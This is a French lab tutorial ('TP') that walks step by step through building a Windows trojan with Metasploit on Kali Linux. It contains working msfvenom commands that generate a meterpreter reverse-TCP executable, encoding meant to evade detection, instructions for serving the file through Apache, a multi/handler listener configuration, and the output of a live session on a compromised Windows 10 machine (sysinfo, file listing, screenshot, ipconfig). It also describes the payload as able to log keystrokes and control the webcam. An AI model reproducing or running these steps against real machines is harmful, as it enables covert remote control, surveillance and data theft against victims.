TP : Création d’un cheval de Troie dans Kali Linux

Dans ce, nous utiliserons le framework metasploit. Metasploit est un logiciel préinstallé sur toutes les machines Kali Linux qui vous permet de créer des charges utiles (payload) personnalisées qui seront liées à votre ordinateur à partir de l'ordinateur de la victime.

Étape 1 : Mettre à jour et mettre à niveau Kali Linux

sudo apt-get update


sudo apt-get upgrade

Étape 2 : Ouvrir le logiciel d'exploitation

Pour afficher la liste des commandes disponibles dans Metasploit,

utiliser la commande **msfvenom**. Pour voir les charges utiles disponibles, saisissez :

msfvenom -l payloads


kali@kali: /usr/share/metasploit-framework
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l payloads

Framework Payloads (1388 total) [--payload <value>]
═══════════════════════════════════════════════════

    Name                                                       Description
    ────                                                       ───────────
    aix/ppc/shell_bind_tcp                                     Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                                    Spawn a shell on an established connection
    aix/ppc/shell_interact                                     Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                                  Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                           Run a meterpreter server in Android. Tunnel communication
                                                               over HTTP
    android/meterpreter/reverse_https                          Run a meterpreter server in Android. Tunnel communication
                                                               over HTTPS
    android/meterpreter/reverse_tcp                            Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                           Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                          Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                            Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                                 Spawn a piped command shell (sh). Tunnel communication ove
                                                               r HTTP
    android/shell/reverse_https                                Spawn a piped command shell (sh). Tunnel communication ove
                                                               r HTTPS
    android/shell/reverse_tcp                                  Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http                 Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https                Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp                  Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp                        Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http                   Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https                  Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp                    Run the Meterpreter / Mettle server payload (stageless)
    bsd/sparc/shell_bind_tcp                                   Listen for a connection and spawn a command shell
```

Exécuter la commande msfvenom suivante, cela affichera une liste des commandes disponibles dans Metasploit. Pour voir les charges utiles disponibles, saisissez :

msfvenom -l payloads


Installer le gestionnaire de dépendances Ruby appelé Bundler placer dans le répertoire metasploit-framework

user@Kali:~$ cd /usr/share/metasploit-framework/

user@Kali:/usr/share/metasploit-framework$ ls


Maintenant que nous sommes dans le répertoire metasploit-framework, tapez :

Sudo gem install bundler




```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ sudo gem install bundler
[sudo] password for kali:
Fetching bundler-2.4.22.gem
Successfully installed bundler-2.4.22
Parsing documentation for bundler-2.4.22
Installing ri documentation for bundler-2.4.22
Done installing documentation for bundler after 0 seconds
1 gem installed
```

Pour installer le **bundler**, puis tapez bundle install.



```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ bundle install
Bundle complete! 17 Gemfile dependencies, 187 gems now installed.
Gems in the groups 'development', 'test' and 'coverage' were not installed.
Bundled gems are installed into `./vendor/bundle`
```

Puis tapez **gem update –system**




```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/rubygems-3.2.28]
└─$ gem update —system
Updating installed gems
Nothing to update
```

Étape 3 : Choisissez notre charge utile

msfvenom -l payloads pour voir une liste des charges utiles.

Nous vous recommandons d'utiliser windows/meterpreter/reverse_tcp. Il vous permet d'enregistrer des frappes, de rechercher des données et de contrôler le système de fichiers, le microphone et la webcam de l'ordinateur infecté. Il s’agit de l’une des charges utiles les plus polyvalentes, invasives et dévastatrices du métasploit.



```
                                               njection payload (staged). Requires Windows XP SP2 or newe
                                               r. Connect back to the attacker
   windows/x64/meterpreter/reverse_tcp_uuid    Inject the meterpreter server DLL via the Reflective Dll I
                                               njection payload (staged). Requires Windows XP SP2 or newe
                                               r. Connect back to the attacker with UUID Support (Windows
                                                x64)
   windows/x64/meterpreter/reverse_winhttp     Inject the meterpreter server DLL via the Reflective Dll I
                                               njection payload (staged). Requires Windows XP SP2 or newe
                                               r. Tunnel communication over HTTP (Windows x64 winhttp)
   windows/x64/meterpreter/reverse_winhttps    Inject the meterpreter server DLL via the Reflective Dll I
                                               njection payload (staged). Requires Windows XP SP2 or newe
                                               r. Tunnel communication over HTTPS (Windows x64 winhttp)
   windows/x64/meterpreter_bind_named_pipe     Connect to victim and spawn a Meterpreter shell. Requires
                                               Windows XP SP2 or newer.
   windows/x64/meterpreter_bind_tcp            Connect to victim and spawn a Meterpreter shell. Requires
                                               Windows XP SP2 or newer.
   windows/x64/meterpreter_reverse_http        Connect back to attacker and spawn a Meterpreter shell. Re
                                               quires Windows XP SP2 or newer.
   windows/x64/meterpreter_reverse_https       Connect back to attacker and spawn a Meterpreter shell. Re
                                               quires Windows XP SP2 or newer.
   windows/x64/meterpreter_reverse_ipv6_tcp    Connect back to attacker and spawn a Meterpreter shell. Re
                                               quires Windows XP SP2 or newer.
   windows/x64/meterpreter_reverse_tcp         Connect back to attacker and spawn a Meterpreter shell. Re
                                               quires Windows XP SP2 or newer.
   windows/x64/peinject/bind_ipv6_tcp          Inject a custom native PE file into the exploited process
                                               using a reflective PE loader. The reflective PE loader wil
                                               l execute the pre-mapped PE image starting from the addres
                                               s of entry after performing image base relocation and API
                                               address resolution. This module requires a PE file that co
                                               ntains relocation data and a valid (uncorrupted) import ta
                                               ble. PE files with CLR(C#/.NET executables), bounded impor
```


Étape 4 : générer le cheval de Troie

user@Kali:/usr/share/metasploit-framework$ cd /root

user@Kali:/root$

user@Kali:/root$ sudo msfvenom -p windows/meterpreter/reverse_tcp


LHOST=192.168.152.128 LPORT=4444 -f exe > trojan1.exe



```
┌──(root㉿kali)-[/home/kali]
└─# sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.152.128 LPORT=4444 -f exe > trojan1.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Assurez-vous de la création de trojan

user@Kali:/root$
ls



```
┌──(root㉿kali)-[/home/kali]
└─# ls
'2023-11-30 08-49-25.mkv'   Documents   Music       Pictures   Templates     Videos
 Desktop                    Downloads   passwords   Public     trojan1.exe
```

Étape 5 : Chiffrer le cheval de Troie

user@Kali:/root$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.152.128 LPORT=4444 -e x86/shikata_ga_nai -i 100 -f exe > trojan_chiffre.exe

Étape 6 : Partager le cheval de Troie

1. Démarrer apache

2. Copier le fichier .exe crée dans le répertoire racine du serveur web

Étape 7: Démarrez une session Meterpreter


```
user@Kali:/root$ sudo msfconsole

msf5 > use exploit/multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp


msf5 exploit(multi/handler) > set LHOST 192.168.11.105

LHOST => 192.168.11.105

msf5 exploit(multi/handler) > set LPORT 4444

LPORT => 4444

msf5 exploit(multi/handler) > run
```

Etape 8 : télécharger et exécuter le trojan sur la machine windows via l’adresse IP de la machine attaquante Kali

Etape 9 : Réception des informations sur la machine Kali


Sous Kali taper les commandes suivantes :

Sysinfo :




```
meterpreter > sysinfo
Computer        : DESKTOP-7OAH6LK
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter > 
```

help :



```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
```


dir c :



```
meterpreter > dir c:
Listing: c:
===========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2023-12-06 06:34:26 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2023-12-06 06:22:34 -0500  Documents and Settings
000000/---------  0      fif   1969-12-31 19:00:00 -0500  DumpStack.log.tmp
040777/rwxrwxrwx  0      dir   2023-12-06 06:37:42 -0500  OneDriveTemp
040777/rwxrwxrwx  0      dir   2019-12-07 04:14:52 -0500  PerfLogs
040555/r-xr-xr-x  4096   dir   2023-12-06 06:44:51 -0500  Program Files
040555/r-xr-xr-x  4096   dir   2023-12-06 06:43:29 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2023-12-06 06:36:01 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2023-12-06 06:22:40 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2023-12-06 06:31:30 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2023-12-06 06:51:46 -0500  Users
040777/rwxrwxrwx  16384  dir   2023-12-06 06:22:58 -0500  Windows
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys
000000/---------  0      fif   1969-12-31 19:00:00 -0500  swapfile.sys
```


#

getuid :




```
meterpreter > getuid
Server username: DESKTOP-7OAH6LK\zouha
meterpreter > 
```

Screenshot :



```
meterpreter > screenshot
Screenshot saved to: /home/kali/UNOifOsg.jpeg
```

Ipconfig :



```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:97:7f:e7
MTU          : 1500
IPv4 Address : 192.168.152.138
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4c00:baaa:85f3:7d3a
IPv6 Netmask : ffff:ffff:ffff:ffff::
```